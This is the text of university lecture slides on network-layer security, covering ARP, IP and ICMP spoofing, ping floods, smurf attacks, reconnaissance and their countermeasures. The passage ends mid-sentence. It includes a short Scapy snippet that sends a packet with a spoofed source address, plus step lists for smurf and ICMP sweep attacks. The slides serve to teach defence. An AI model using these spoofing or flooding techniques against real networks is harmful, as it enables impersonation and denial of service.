
Easy if you are in the middle, e.g. a router sitting between A and B

What if you are not in the middle ?

Redirect traffic ...

MITM through ARP Spoofing

- What happens when this packet goes to the IP layer?



Countermeasures

Countermeasures

Question - Why does such an attack succeed in the first place?

Defense:

- Hold down timers
- Static ARP table
- Dynamic ARP inspection (uses DHCP snooping at gateways)
- Port Security

Detection:

- Arpwatch: observes change in ARP packets (only suitable for networks with static IP addresses)
- XARP: Observes change in ARP packets and also sends ARP packets to validate ARP tables

School of Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko

CYBR371
System and Network Security

Capital thinking. Globally minded.

Recap: ARP Spoofing

- Also called as **ARP cache poisoning**
- Involves causing a target to associate an IP address with an incorrect MAC address.
- Inject forged information into **ARP cache**; E.g. change MAC address of a machine
- **MAC Spoofing:** At **host, Switch, Router**
 - MiTM
 - DoS

Recap: Countermeasures

- Defense:
 - Hold down timers
 - static ARP table
 - Dynamic ARP inspection (uses DHCP snooping at gateways)
 - Port Security
- Detection:
 - Arpwatch: observes change in ARP packets (only suitable for networks with static IP addresses)
 - XARP: Observes change in ARP packets and also sends ARP packets to validate ARP tables

Network Layer


– Vulnerabilities, attacks and Countermeasures

Network Layer – IP Protocol

- Basic functions:
 - Routing : Figure out which of the available interfaces should be used to forward an incoming packet?
 - Passing packet to transport layer (Host)
 - Provides error detection and diagnostic capability


IP Header

- IPv4



Routing

Both routers and network hosts have routing tables that help direct traffic




Packet Spoofing with Scapy

- Constructing packet at 10.0.2.5

```
>>> a = IP(src='192.168.60.5', dst ='192.168.60.8')  
  
>>> b = UDP(sport='1234', dport ='1020')  
  
>>> c = "Hello World"  
  
>>> pkt = a/b/c  
  
>>> send(pkt, verbose =0)
```

IP Spoofing through Routers

- What if a machine outside our network impersonates as a machine within the network ?




32 Bits			
Version	Header Length	Type of Service or DiffServ	Total Length
Identifier		Flags	Fragment Offset
Time to Live	Protocol	Header Checksum	
Source Address		Destination Address	
Options			Padding

Can this be prevented ?

- The Internet operates via *destination-based routing*
attacker: pkt (spoofed source) -> destination
destination: pkt -> spoofed source
- In other words, the response goes to the spoofed source, *not* the attacker
- Switches: IP Source Guard

Howouters Prevent Spoofing

- (Reverse) Path filtering
 - When a packet is received, see that the routing is symmetric
 - If a packet is received from one interface, a response back to the source should be from the same interface



ICMP


OSI Layers	TCP/IP Layers	Protocols
Application Layer		DNS, BGP, HTTP, DNS, NTP
Presentation Layer		
Session Layer		
Transport Layer	Transport Layer	TCP, UDP
Network Layer	Internet Layer	ICMP, IP
Data Link Layer		
Physical Layer	Network Interface Layer	ARP

Note : Direct or strict comparisons of the OSI and TCP/IP models should be avoided, because the Ethernet layering in TCP/IP is not a principal design criterion

ICMP Messages

- Internet Control Message Protocol (ICMP) used to assist with **troubleshooting** communication problems
 - Ping command uses ICMP to check whether a remote host has connectivity
- Processed at the network layer of the OSI model
- Firewalls or packet filters can be configured to accept or deny certain ICMP packets through the network
 - Some ICMP packets could be used as part of an attack

ICMP Header



ICMP type	Name	ICMP type	Name
0	Echo Reply	17	Address Mask Request
3	Destination Unreachable	18	Address Mask Reply
4	Source Quench	30	Traceroute
5	Redirect	31	Datagram Conversion Error
6	Alternate Host Address	32	Mobile Host Redirect
8	Echo	33	IPv6 Where-Are-You
9	Router Advertisement	34	IPv6 I-Am-Here
10	Router Selection	35	Mobile Registration Request
11	Time Exceeded	36	Mobile Registration Reply
12	Parameter Problem	37	Domain Name Request
13	Timestamp	38	Domain Name Reply
14	Timestamp Reply	39	SKIP
15	Information Request	40	Photuris
16	Information Reply	1–2, 7, 19–29, 41–252	Unassigned or Reserved



Table 2-7 ICMP types

© Cengage Learning 2014

ICMP Redirect Attack

- Type 5
- Code
 - 0 Redirect
 - 1 Redirect

ICMP Redirect Message



[ors.com/icmp-the-good-the-bad-and-the-ugly-130413e56030/](https://www.oreilly.com/library/view/icmp-the-good-the-bad-and-the-ugly/130413e56030/)


ICMP (Ping) Flood Attacks

- ICMP (Ping) Flood Attacks
 - ICMP echo-request and echo-reply messages

- Ping network devices for:

- Health
- Connectivity

- ICMP echo-reply requires resources and bandwidth



No.	Time	Source	Destination	Protocol	Length	Info
4	5.084592481	RealtekU	12:35:02	PcsCompu	71:33:ab	ARP 60 10.0.2.2 is at 52:54:0
5	29.830861567	10.0.2.15	130.195.9.141	ICMP	98	Echo (ping) request
6	29.831321105	130.195.9.141	10.0.2.15	ICMP	98	Echo (ping) reply
7	30.845097406	10.0.2.15	130.195.9.141	ICMP	98	Echo (ping) request
8	30.845613800	130.195.9.141	10.0.2.15	ICMP	98	Echo (ping) reply

► Internet Protocol Version 4, Src: 10.0.2.15, Dst: 130.195.9.141
▼ Internet Control Message Protocol
 Type: 8 (Echo (ping) request)
 Code: 0
 Checksum: 0x22d6 [correct]
 [Checksum Status: Good]
 Identifier (BE): 1460 (0x05b4)
 Identifier (LE): 46085 (0xb405)
 Sequence number (BE): 1 (0x0001)
 Sequence number (LE): 256 (0x0100)
 [Response frame: 6]
 Timestamp from icmp data: Mar 13, 2020 15:12:02.000000000 NZDT
 [Timestamp from icmp data (relative): 0.677807153 seconds]
► Data (48 bytes)


ICMP (Ping) Flood Mitigation

- Drop ICMP messages **on the router**
 - Can result in disabling network activities that use ICMP messages
 - ICMP redirect: Used by router to inform host of optimal path to destination
- **Whitelisting:** Expose your network to authorized entities only

ICMP Smurf Attack

- Normally ICMP echo request is sent => echo reply is sent back
- In a smurf attack:
 1. Spoof the source address of the ICMP packet
 2. Send a packet to broadcast address of a network/to all computers on that network.
 - If intermediary device accepts broadcast packet
 - The packet is broadcasted to all computers in the network
 3. Results in congestion at the victim

ICMP Smurf Attack



ICMP Smurf Attack Mitigation

- Drop the traffic with invalid source IP address for that segment
 - Router or firewall level
- Filters on L3 devices to not reply for broadcast address.
 - What are L3 devices?

ICMP Reconnaissance Attack

- Reconnaissance means, an **inspection or exploration of an area.**
- Reconnaissance of a network is performed for the following reasons.
 - To understand the environment of the target network.
 - Gather information about the target so as to plan the attack approach.
 - Fingerprint the environment using right techniques & tools for the subsequent attack phases.

ICMP Reconnaissance Attack

- Involves target discovery by sending ICMP messages:
 - Identifying hosts and valid IP addresses (ICMP Sweep): send a series of ICMP request packets to the target network range, analyse the ICMP replies to detect live hosts for further attacks
 - Open ports detection
 - Network topology detection
 - OS Fingerprinting
 - ACL detection

ICMP – Open Port Detection

- Different types of scanners are freely available
- Packets may be sent without any payload to each specified protocol on the target system
- The protocol is not used/Port is closed:
 - If an **ICMP Protocol Unreachable error message** is received.

ICMP OS Detection

- ICMP echo-request and echo-reply is used
- Check TTL value in ICMP Reply packet for OS signatures
 - If 128 then it is a Windows machine,
 - If TTL value of 64 then it is a Linux-based machine.

Source	Destination	Protocol	Length	Info
RealtekU 12:35:02	PcsCompu_71:..	ARP	60	10.0.2.2 is at 52:54:00:12:35:02
10.0.2.15	130.195.9.141	ICMP	98	Echo (ping) request id=0x05b4, seq=1/256, ttl=64 (req)
130.195.9.141	10.0.2.15	ICMP	98	Echo (ping) reply id=0x05b4, seq=1/256, ttl=127 (rep)
10.0.2.15	130.195.9.141	ICMP	98	Echo (ping) request id=0x05b4, seq=2/512, ttl=64 (req)
130.195.9.141	10.0.2.15	ICMP	98	Echo (ping) reply id=0x05b4 seq=2/512 ttl=127 (rep)

.....0. = LG bit: Globally unique address (factory default)
.....0. = IG bit: Individual address (unicast)

► Source: RealtekU_12:35:02 (52:54:00:12:35:02)
Type: IPv4 (0x0800)


▼ Internet Protocol Version 4, Src: 130.195.9.141, Dst: 10.0.2.15
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
► Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 84
Identification: 0x1004 (4100)
► Flags: 0x0000
Time to live: 127
Protocol: ICMP (1)
Header checksum: 0x9346 [validation disabled]

Packet Fragmentation Vulnerabilities

- **Packet Fragmentation:** Packet fragmentation is a legitimate process which can happen at either the source or the intermediary routers
- In IPv4 a router that receives a network packet larger than the next hop's **MTU** (Maximum Transmission Unit) has two options:
